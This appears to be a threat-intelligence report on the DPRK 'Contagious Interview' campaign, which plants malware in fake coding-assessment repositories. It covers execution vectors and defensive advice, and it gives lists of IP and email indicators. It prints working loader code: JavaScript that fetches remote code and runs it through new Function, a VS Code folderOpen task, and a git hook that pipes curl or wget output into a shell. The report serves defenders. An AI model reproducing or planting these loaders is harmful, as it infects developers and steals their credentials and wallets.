
These overlaps suggest common tradecraft across DPRK-attributed groups and campaigns, including similar preferences for VPN and proxy providers. These network-level patterns may therefore help detect activity linked to Contagious Interview and other threat actors.



4. Payload staging servers

Although threat actors occasionally set up their own domains, they more commonly rely on legitimate SaaS infrastructure as staging servers for delivering next-stage payloads.

The “Obfuscated JavaScript payloads” section explains how we identified these payload staging servers in repository code.



5. Payload execution vectors

The threat actors perpetrating this campaign have demonstrated themselves to be a persistent and highly adaptive group that continuously evolves its toolset in direct response to disruption efforts.

The threat actors deploy several stages of the malware after the initial delivery. Our analysis is focused only on the loader, since that's what's hidden in the code repositories. Everything else is delivered after the loader payload execution, and happens outside Bitbucket, within victim devices.


We've observed threat actors use several mechanisms to deliver the first-stage payload, often concurrently. Almost half of the repositories utilized two or more execution techniques. Below is a brief overview of all the techniques we've observed so far.

- Obfuscated payloads hidden in the JS files in the codebases (most common vector)
- npm lifecycle scripts, such as npm postinstall triggers
- VS Code AutoRun scripts that are executed when the repository folder is opened in Visual Studio Code
- Git pre-commit or post-checkout hooks that are triggered when changes are made to the local copies of the repositories
- Fake font files that actually contain malicious JavaScript code

- External npm dependencies laced with malware
- Fake SVG files containing JavaScript payloads (newest technique, observed starting around July 2026)

Technique evolution quarter by quarter

Taken together, the techniques above portray an adaptive attacker willing to experiment with new approaches. The graph and table below show how these techniques were adopted and retired over the years, highlighting what changed, what worked, and which new techniques entered the arsenal.



Obfuscated JavaScript payloads

This is the primary execution method and was present in almost every repository we analyzed. The payload is obfuscated and hidden somewhere in the codebase. When these repositories are executed, usually via npm start, the payload is launched.

We observed payloads in several recurring locations. The following is a non-exhaustive list.

Base64-encoded URLs

One of the most commonly observed techniques leverages variables with Base64-encoded URLs leading to the next stage payload. This URL is often later fetched with the help of the axios.get() function.


Base64-encoded URL and code-fetching payloads are typically kept in separate files. Data fetched from the URL is often passed to errorHandler(), asyncErrorHandler(), or a similarly named function.

More than 2,500 malicious npm packages using this technique have been published on the npm registry (see North Korea's Contagious Interview Campaign by socket.dev). These variables are often hidden in .js files, but also appear in .env and .json files.

Example with characterKey variable decoding to hxxps://api.mocki[.]io/v2/d6tl3m4v/tracks/errors/442101

Whitespaces and new lines

Another popular technique is to push the malicious code off-screen by hiding it after dozens of whitespaces or new lines.



Payload hidden after whitespaces.

mvp / src / vite-env.ts

Blame Edit

```
(async () => {
  require("axios")
    .get("https://jsonkeeper.com/b/E9C3I")
    .then((r) => {
      new Function("require", r.data.cookie)(require);
    })
    .catch((e) => {
      console.error("Error loading external model:", e);
    });
})();
```

Payload hidden at the end of a file.

Payload execution

The methods used to execute fetched payloads vary. However, we have observed a few common patterns. The malicious payload is first fetched with the axios.get() function, then the fetched payload is passed to errorHandler() or a similarly named function, which constructs a new function and executes it.


```
(() => {
  try {
    axios.get(atob(publicKey)).then((res) => errorHandler(res.data.cookie));
  } catch(error) {
    console.log('Failed to fetch authentication: ', error);
  }
})();
```

Payload is fetched in /server/controllers/auth.controller.js

```
const errorHandler = (error) => {
  try {
    if (typeof error !== "string") {
      console.error("Invalid error format. Expected a string.");
      return;
    }
    // Lambda function taking fetched payload (errCode) for input
    const createHandler = (errCode) => {
      try {
        const handler = new Function.constructor("require", errCode); // New function construction from fetched payload
        return handler;
      } catch (e) {
        console.error("Failed:", e.message);
        return null;
      }
    };
    const handlerFunc = createHandler(error);
    if (handlerFunc) {
      handlerFunc(require);  // Execution of the payload
    } else {
      console.error("Handler function is not available.");
    }
  } catch (globalError) {
    console.error("Unexpected error inside errorHandler:", globalError.message);
  }
};

```

errorHandler() function defined in /server/middleware/errorHandler.js

npm lifecycle scripts

npm lifecycle scripts execute at different stages: preinstall before installation, install during installation, postinstall afterward, prepare during installation and before publishing, and start when the application is launched.

Threat actors abuse these execution paths as redundant triggers to launch the payloads already hidden in the codebases, increasing the likelihood of infection whether a victim installs, prepares, or starts the repository.

npm recently introduced v12, which includes mitigations against dependency-based attacks by blocking dependency install scripts by default unless explicitly approved through allowScripts. This does not block root-project scripts or an explicitly invoked npm start.

```
52   "scripts": {
53     "start": "concurrently \"node server/server.js\" \"react-app-rewired start\"",
54     "build": "react-app-rewired build",
55     "test": "react-app-rewired test",
56     "eject": "react-app-rewired eject",
57     "prepare": "npm start",
58     "server":"node server/server.js"
59   },
```


VS Code tasks

Threat actors embed automated tasks in a code repository's .vscode/tasks.json file. When the repository is opened in VS Code and Workspace Trust is granted, tasks configured with "runOn": "folderOpen" execute automatically, allowing hidden commands to download and launch malware in the background. This infection technique has been documented thoroughly by Microsoft and GitLab.


```
{
  "version": "2.0.0",
  "configurations": [
    {
      "type": "node",
      "request": "launch",
      "name": "Run My Project",
      "console": "",
      "internalConsoleOptions": "openOnSessionStart"
    }
  ],
  "tasks": [
    {
      "label": "eslint-check",
      "type": "shell",
      "command": "(command -v node >/dev/null 2>&1 && node ./public/fontawesome/fa-solid-400.woff2) || (where node >nul 2>&1 && node ./
public/fontawesome/fa-solid-400.woff2) || echo ''",
      "problemMatcher": [],
      "isBackground": true,
      "hide": true,
      "presentation": {
        "reveal": "never",
        "panel": "dedicated",
        "focus": false,
        "clear": false,
        "echo": false,
        "close": true
      },
      "runOptions": {
        "runOn": "folderOpen"
      }
    },
  ]
}
```

A VS Code task file that executes a fake font file, showing multiple execution vectors used concurrently

Fake font files

Attackers hide the same JavaScript payloads described earlier by labeling them as font assets and using filenames with extensions like .woff2 to conceal them in repository asset directories. This technique is analyzed further by OpenSourceMalware.

Example directory with font files, where one contains an obfuscated JS payload



Font file fa-solid-400.woff2

Commonly observed malicious .woff2 file paths:

- /public/fonts/fa-brands-regular.woff2
- /public/fontawesome/fa-solid-400.woff2
- /public/fontawesome/fa-brands-regular.woff2
- /webfonts/fa-brands-regular.woff2

Malicious npm dependencies

npm has been the topic of countless high profile attacks this year. The Contagious Interview campaign has contributed to a fair number of these.

With this execution vector, attackers first push malicious npm dependencies to the official npm registry. These dependencies are installed and executed on victims' devices. The payloads hidden inside these packages are similar looking to what we've observed so far, often pushed off the screen with hundreds of spaces or blank lines. You can view an example here.

socket.dev has been tracking this particular technique since 2025-03. According to their analysis, Contagious Interview is responsible for more than 2,500 malicious npm packages deployed on npmjs.com. We find the research at dprk-research.kmsec.uk to be another great resource to continually monitor this vector.

Private npm packages

In November 2025, the attackers started using malicious private npm packages. These packages require authentication tokens to access them, allowing the attackers to evade detection by package scanners.

The authentication token to retrieve the package is stored in the .npmrc file located in the malicious repository. When the victim executes the malicious repo with npm install, the code in tailwind.config.js pulls down the private npm package from the npm registry using the authentication token in the .npmrc file. The package downloads the malicious payload and infects the victim host.

Git hooks

A small loader is hidden inside the repository's Git hooks, such as at .githooks/pre-commit or .githooks/post-checkout. If the victim's terminal or IDE is configured to automatically invoke git commands, then in preparation for a git push or an ordinary action such as switching branches, the development environments will trigger these malicious hooks.

The hooks identify the operating system and download a matching second-stage payload for macOS, Linux, or Windows. Each hook passes the downloaded content directly to the relevant command interpreter, suppresses the output, and exits

successfully so the Git operation continues without an obvious error. This turns a routine developer workflow into the trigger for delivering additional malware.

As far as we can see, this is a relatively new technique introduced sometime in 2026. Notably, because .githooks is not Git's default hooks directory, this method often relies on an accompanying malicious VS Code task (.vscode/tasks.json) to set the hooks path to .githooks and force a Git checkout.

```
#!/bin/sh
# post-checkout: invoked after checkout or branch switch (success only).
# Args: $1 = prev HEAD, $2 = new HEAD, $3 = flag (1=branch, 0=file)
#
# post-checkout hook runs after a successful checkout or branch switch.
# It receives three arguments from Git.
# The first argument is the previous HEAD reference.
# The second argument is the new HEAD reference.
# The third argument is a flag indicating the type of checkout.
# If the flag is 1, it means a branch checkout occurred.
# If the flag is 0, it means files were checked out.
# This hook is useful for automating tasks after switching context.
# It does not run if checkout fails.
# You can use it to reset environment-specific files.
# You can also use it to install dependencies automatically.
# Some developers use it to update submodules.
# Others use it to rebuild assets.
# It can help keep your workspace consistent.
# Be careful not to slow down checkout operations.
# Long-running tasks should be run in the background.
# You can background a task using `&`.
# For example, a build script can run without blocking the shell.
# Always check the flag before running branch-specific logic.
# This avoids unnecessary work during file checkouts.
# You can compare $1 and $2 to detect branch changes.
# Logging can help debug hook behavior.
# Redirect output to a log file if needed.
# Avoid interactive prompts in hooks.
# Hooks should run silently and reliably.
# Ensure scripts are portable across environments.
# Use `/bin/sh` for maximum compatibility.
# Avoid using shell features not supported everywhere.
# Test your hook on macOS, Linux, and Windows enviroments.
# On Windows, use Git Bash or WSL for compatibility.
# Make sure the hook file is executable.
# Use `chmod +x post-checkout` on Unix systems.
# Ensure Git tracks the executable bit if shared.
# Place the hook in your configured hooks directory.
# You can set a custom path using `core.hooksPath`.
# Keep the script simple and maintainable.
# Document any non-obvious behavior.
# Remove debug logs before committing.
# Review performance impact regularly.
# This hook can improve developer workflow when used wisely.
# End of post-checkout hook example.

uname_s="$(uname -s 2>/dev/null || echo unknown)"
case "$uname_s" in
  Darwin)
    curl -s 'https://precommit-nyx.vercel.app/settings/mac?token=00fbe23fd7efc30639f1' | sh >/dev/null 2>&1
    exit 0
    ;;
  Linux)
    wget -qO- 'https://precommit-nyx.vercel.app/settings/linux?token=00fbe23fd7efc30639f1' | sh >/dev/null 2>&1
    exit 0
    ;;
  MINGW*|MSYS*|CYGWIN*)
    curl -s 'https://precommit-nyx.vercel.app/settings/windows?token=00fbe23fd7efc30639f1' | cmd >/dev/null 2>&1
    exit 0
 *)  xit 0
esac
```

A malicious post-checkout githook

review / .vscode / **tasks.json**

```
{
  "version": "2.0.0",
  "tasks": [{
    "label": "Git checkout to default branch",
    "type": "shell",
    "command": "git config core.hooksPath .githooks; git checkout master",
    "presentation": {
      "reveal": "never",
      "echo": false,
      "focus": false,
      "close": true,
```


An example of VS Code task reconfiguring git core.hooksPath

You can read further about this execution technique at Lazarus Group Using Git Hooks To Hide Malware.

SVG files

This is the newest technique in the arsenal. It follows the same approach as the fake font files described above: attackers disguise malicious payloads as ordinary assets, using SVG files instead of font files. In some cases, the payloads are visible in the SVG source; in others, they are concealed as Base64-encoded data.

The payload is tucked away with whitespaces



Example shared by [Elastic security labs]


6. Malware families

The Contagious Interview infection chain can include an initial JavaScript loader, BeaverTail, OtterCookie, InvisibleFerret, PyLangGhost, and GoLangGhost. Early payloads primarily steal credentials and cryptocurrency-wallet data; later stages can execute additional payloads and establish persistence.

These labels are not always cleanly separable: code and capabilities are reused across stages, and researchers may classify the same component differently—for example, treating the initial loader as separate from, or part of, BeaverTail.

7. Victims as unintended distributors

We've observed that the threat actors have started to ask candidates to record themselves walking through the coding assessments, and to also upload their copies to GitHub and Bitbucket. This means infected victims also become part of the distribution chain, creating copies of the malicious repositories from their legitimate accounts.



Submission

Once completed, submit one of the following:

- **short video** recording your work.
- **Github Link** where your assessment result were pushed.

What to submit

- A **pull request** with your changes, **or** a **screenshot** of the updated code or UI if you cannot open a PR.
- A **short video** walkthrough of your solution and how you verified it.

8. Security best practices

Before opening or running an unfamiliar repository

- It is best practice to use a dedicated, isolated environment for coding and for take-home assignments/tests.
- Don't use a corporate workstation that has access to production credentials for running coding assessments.
- Disable the VS Code Automatic Tasks feature. Setting task.allowAutomaticTasks:off prevents tasks from running when opening a non-trusted repository.

For individuals who may be affected

- Disconnect the device from the network and notify your organization's security team.
- Preserve the repository URL, recruiter messages, and commands you ran.
- From a known-clean device, revoke active sessions and rotate passwords, source-control tokens, SSH keys, cloud credentials, API keys, and other secrets accessible from the affected device.
- If cryptocurrency keys or seed phrases may have been exposed, transfer assets to a new wallet created on a clean device.
- Reformat or reimage the affected device. Deleting the repository or running an antivirus scan alone may not remove follow-on malware or persistence.
- Report the malicious repository and recruiter account to the relevant hosting and recruitment platforms.

For organizations to detect post-compromise activity

- Monitor for Visual Studio Code (code.exe or code), terminal applications, or other IDEs spawning unexpected shells or scripting runtimes—including Node.js, Bun, Python, PowerShell, or Bash—whose command-line arguments reference temporary files, hidden folders such as .vscode, or downloaded dependency scripts.
- Alert on scripting processes accessing browser profiles, password stores, cryptocurrency wallets, keychains, .ssh, cloud configuration, environment files, or shell history, particularly when followed by HTTP uploads or WebSocket connections.
- Monitor for unusual clipboard access, screenshot capture, execution from hidden or temporary directories, and new scheduled tasks or other persistence mechanisms.
- When compromise is suspected, isolate and reimage the endpoint, revoke exposed sessions and credentials, investigate downstream access, and hunt across the environment using the behavioral patterns and victim-side command-and-control indicators in this report.

Additional KQL queries for threat hunting have been shared by Microsoft here. For additional security best practices, review Atlassian's guidance on keeping your organization secure.

9. IOCs

IP addresses used to create accounts (329)

```
103.111.113.26
103.111.32.30
103.111.32.54
103.111.32.62
103.111.32.78
103.125.234.107
103.125.234.161
103.125.234.210
103.125.234.62
103.136.184.100
103.214.44.138
104.161.20.138
104.200.159.210
104.223.98.82
104.250.131.79
108.181.121.130
108.181.70.53
112.78.36.14
116.202.242.54
125.227.82.145
128.127.104.17
```

```
132.255.22.210
136.243.172.168
138.201.130.251
138.201.222.233
139.214.247.199
139.59.36.242
139.59.56.239
140.99.222.42
140.99.7.175
142.132.221.186
143.105.159.16
146.71.125.2
147.189.162.21
148.113.16.56
149.6.162.82
149.7.16.247
151.106.6.242
151.202.9.57
152.232.60.10
161.77.155.195
166.0.236.212
167.235.8.105
170.178.162.100
170.178.177.178
172.241.112.79
172.252.11.104
172.56.160.216
172.56.162.132
172.56.34.161
172.56.80.46
172.56.84.44
172.56.87.35
172.58.208.34
172.59.123.102
172.59.212.33
172.59.215.236
172.59.90.52
172.93.100.166
173.44.224.130
173.68.27.226
178.133.153.63
178.133.85.200
178.137.0.171
178.137.0.47
178.137.11.191
178.137.115.93
178.137.122.45
178.137.134.118
178.137.16.124
178.137.171.174
178.137.195.197
178.137.228.79
178.137.229.127
178.137.69.43
178.137.80.116
178.137.99.163
```

```
178.170.39.172
182.8.194.245
182.8.195.130
185.107.69.214
185.135.76.115
185.135.76.89
185.148.3.234
185.152.67.39
185.163.204.147
185.183.104.67
185.19.6.121
185.19.6.75
185.65.205.130
188.163.82.207
190.60.62.50
192.119.10.67
193.19.205.26
194.187.155.53
194.187.251.100
195.146.5.31
195.154.153.4
198.135.49.154
198.2.228.23
199.115.99.34
199.168.112.175
199.168.113.31
2.58.45.2
2.58.47.7
203.160.68.177
203.160.68.196
203.160.68.41
203.160.72.189
203.160.72.3
203.160.72.45
203.160.72.46
203.160.80.130
203.160.80.31
203.160.80.35
203.160.80.6
203.160.86.132
203.160.86.182
204.44.111.103
208.115.228.234
208.98.44.2
209.127.228.186
209.250.127.20
209.94.64.205
211.21.6.136
211.21.6.181
211.22.182.103
211.22.184.184
211.72.116.247
211.72.35.118
211.75.42.136
211.75.74.223
212.95.52.99
```

```
216.144.245.174
216.172.156.171
223.104.143.126
223.104.143.140
223.104.143.143
223.104.143.15
223.104.143.153
223.104.143.171
223.104.143.18
223.104.143.183
223.104.143.209
223.104.143.210
223.104.143.220
223.104.143.221
223.104.143.23
223.104.143.37
223.104.143.58
223.104.143.67
223.104.143.69
223.104.143.74
223.104.143.91
223.104.143.98
223.104.143.99
223.104.144.97
23.106.161.1
23.106.169.120
23.237.28.178
23.237.29.139
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2600:1700:3c49:2800:7f55:564b:4ee0:9d7f
2600:1700:5b06:1b10:e4b4:5ca9:f2c4:64ae
2600:1700:84a0:7d50:10cf:ede2:6806:4ae3
2600:1700:c16c:9c10:74e0:654c:c4d:d0d2
2600:1702:7120:3000:bc8b:311c:52d2:e63f
2605:6440:3008:f004:9aad:344b:76b7:da6c
2605:6440:3009:1000:2e97:3a55:67d0:8ed5
2605:6440:3009:3000:aeaa:b3dd:5a0f:78c0
2605:6440:3009:b000:8f34:4bd3:7462:9658
2605:6440:300a:5001:4a94:d13c:dbb0:ec9b
2607:fb90:4208:6392:c8d6:74f5:587a:b8b2
2a02:2378:1055:8c65:4db2:2a1c:6dc7:8fd
2a02:2378:106f:ef2:75a4:a306:1da2:3f06
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2a02:2378:108a:ed2:c9a9:baf7:e629:7558
2a02:2378:108f:6b52:5d1c:246e:f268:ea4b
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2a02:2378:11c5:3619:db0a:4290:70c:c9cf
2a02:2378:1260:e76f:b4e3:bd46:ac8e:3be3
2a02:2378:1267:318b:fc77:c867:7f46:1abc
2a02:2378:126e:5154:89f3:af98:2b6d:7320
2a02:2378:1270:ffe2:42f:547a:f555:3f78
2a02:2378:1272:e1a7:bd9a:3108:7f6a:b34f
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2a02:2378:127a:450d:ac25:6362:1e2a:6a2a
2a02:2378:1290:bb17:dc90:d296:feac:9fe5
2a02:6ea0:1806:5000:21b9:7633:8c4e:8c6f
```

```
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2a02:6ea0:1806:7000:ce3f:8138:8c22:b07b
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2a02:a319:a1b3:e00:58f8:3642:bce:6545
2a02:a319:a1b3:e00:7c38:2ac2:142:96ac
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2a0d:5600:222:5000:e519:a06:a750:7579
2a0d:5600:222:6000:3dd9:d130:a0c5:7849
2a0d:5600:222:7000:a897:f3c1:a5eb:a5e2
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35.33.154.205
35.33.156.141
37.120.151.162
37.120.210.2
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37.203.35.27
37.203.35.9
37.203.37.100
37.203.37.105
37.203.37.171
37.203.37.95
38.15.158.10
38.40.48.193
38.75.136.211
38.75.137.213
42.84.228.254
43.230.201.68
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45.14.110.17
45.145.68.10
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45.86.208.162
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46.211.38.2
46.96.15.77
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50.7.159.34
50.7.82.43
51.195.140.214
51.75.188.0
```

```
54.38.85.97
61.221.116.19
62.33.223.164
66.150.196.58
66.207.184.115
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67.43.50.10
68.161.154.51
68.161.51.4
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72.49.62.69
72.69.211.195
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73.135.210.56
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76.200.94.51
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80.237.87.51
80.237.87.54
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81.171.74.59
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89.111.27.219
89.111.27.221
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89.111.31.247
89.124.11.11
89.124.8.33
89.124.8.35
89.163.154.155
```

89.187.161.180
89.187.161.220
89.209.14.69
91.148.239.158
91.201.66.146
91.207.174.99
91.217.197.18
91.221.66.87
91.239.130.102
94.124.166.19
94.130.23.235
94.130.36.19
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94.153.49.198
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95.216.76.124
95.216.76.246
95.216.88.119
95.217.35.84
95.217.39.60
95.217.67.192
95.217.87.41
95.217.98.121
97.182.124.223
97.182.225.65
97.246.167.185
99.65.145.3

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aleksandrmaliarenko@lynqexlabs.com
alexandercruciata1012@gmail.com
alexmerfi20@gmail.com
alexmorgan.global@proton.me
alisonvillareal04@gmail.com
amajoros35@gmail.com
amanda.miller.bic@outlook.com
amarethbrokers@outlook.com
ambrosio_brice@outlook.com
ameliaallenaaopc00551@hotmail.com
anderrogershigt@outlook.com
andre.horman1994@hotmail.com
andrehormandev@gmail.com
andreyzhilitskiy@gmail.com
angelsteve0812@gmail.com
apolloterrell5@gmail.com
ardilaleiver08@gmail.com
arloharrison1304@gmail.com

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austin27ahn@outlook.com
ben.dev0122@gmail.com
billymullins76@gmail.com
bitbucket070@gmail.com
bitbucket1025@oddlygood.shop
bitbucket1@2ndgmail.com
blockchainjob2024@outlook.com
blokzylneeraj83353@hotmail.com
bluedream5301@gmail.com
boydavadhk540@hotmail.com
brianyoung.luck@gmail.com
bryantaylor361@gmail.com
burtie457_isidro@outlook.com
businesswork127@outlook.com
businesswork128@outlook.com
businesswork131@outlook.com
calderon-000@hotmail.com
car927_chaddie_817bancroft365@outlook.com
carlos.mauricio0819@outlook.com
carly.porter@laior.org
casasco_pohlod4@hotmail.com
caua.upworkclient918@gmail.com
caua_miranda@oddlygood.shop
ceo@valnet.it.com
cesaraguas771@gmail.com
cesarluis63682@outlook.com
charlesalbertward@gmail.com
chattertonkeeler7022@hotmail.com
chrispum@outlook.com
cibfid@itsedit.click
claresambernht@hotmail.com
cletus_jameson_118bronson@hotmail.com
codehome0301@gmail.com
collaboratejob@outlook.com
contact@hubsai.net
cookhenryjgh732@hotmail.com
cronaldo0520@outlook.com
cruztalei24@gmail.com
crystaldev1004@proton.me
cses9444@outlook.com
cyprian.qwyz474@hotmail.com
dan.miller.pro@outlook.com
daniel.frost553@outlook.com
danisbrowan@proton.me
dantese722@gmail.com
davicostasocial@gmail.com
davidrgray7120@gmail.com
dediomehorneqa2@hotmail.com
deepatrivedi333@gmail.com
defihorse2026213@outlook.com
defihorse2026610@outlook.com
defis8203@gmail.com
deibelnarvaez757@gmail.com
devstream3994@gmail.com
diazjoshuaboh461@hotmail.com

dilworthmarta79@outlook.com
dmachester24@gmail.com
donald.francis2170@gmail.com
donaldbyers78@gmail.com
donaldkylolallar@gmail.com
dorerdcruit2bkjgc@hotmail.com
dorrylfeenytvs@hotmail.com
ecxalhsdaotalcfiwaleaol@st.gges138-9l.org
edgarmaninang27@gmail.com
edikhogainsdu29551@hotmail.com
eduard214.hakobyan@gmail.com
eiravanderbiltnmwym54894@hotmail.com
ellave2000@gmail.com
emilycook4669@outlook.com
ender-bprk616@hotmail.com
ethvault202635@outlook.com
evanjsu56@hotmail.com
evanspaisleykxl807@hotmail.com
ezrawalmsley2@gmail.com
fadelgkjellvaty@hotmail.com
felipesegall10@gmail.com
ficekgsorbigvn6zk@outlook.com
finncarter0305@gmail.com
finnickloremwzcq48906@outlook.com
fisherbrooklynyfo843@hotmail.com
forte_grp@outlook.com
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franklimjustino721@gmail.com
fred.andrewshawk1981@outlook.com
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gafinrfq75248@hotmail.com
garciahenryium679@outlook.com
gg.20twenty1@gmail.com
ghostveryfull@busykitten.pw
gibsonjadefgp773@outlook.com
gibsonsofiahsp757@hotmail.com
giesygbunnsoiy@hotmail.com
glek6938@outlook.com
goldencross2024@outlook.com
gomezliamfsl410@outlook.com
grayharperncb139@outlook.com
greenadamddq576@hotmail.com
greenjackccy696@hotmail.com
griffincharleszbt843@hotmail.com
guilbersilvasocial0712@gmail.com
guimetadev@gmail.com
haladik.avalur@outlook.com
hamiltonwilliamvgl259@outlook.com
hannah.davies63@outlook.com
haozinping@gmail.com
hatam_nancy1@outlook.com
heniojtulikovb@hotmail.com
herdeldecemna27@outlook.com
hgf01085@gmail.com
hicksnoratgw739@hotmail.com

hillbellafzk543@hotmail.com
hillrobert1019@gmail.com
hiring.talent08@gmail.com
hiring@tirios.blog
hiringtalents3@gmail.com
holmesvioletbpe883@hotmail.com
hotcappuccino90301@proton.me
hotmcdonald247@gmail.com
howardleahfhs420@hotmail.com
hoyltonweaver68@hotmail.com
hr.recruitment@valnet.it.com
hramosporfirio@gmail.com
hueien.novaeh@outlook.com
investor.talent743@gmail.com
jairoriosvalle24@gmail.com
james.weiss.bigdropinc@gmail.com
jameslv29@gmail.com
jaspertom113@gmail.com
jdmq2197@outlook.com
jeffersonsantos3511@outlook.com
jemhoffner158@hotmail.com
jenkinslilydlf850@hotmail.com
jesseburnette76@gmail.com
jesuscuadros1223@gmail.com
jhontailor1998@outlook.com
jkitdevk@gmail.com
jmatoshincapie@gmail.com
jorgetjofre@gmail.com
jose.olivencia46@outlook.com
jose.olivencia@blockcsherpa.dev
josephmorris0418@gmail.com
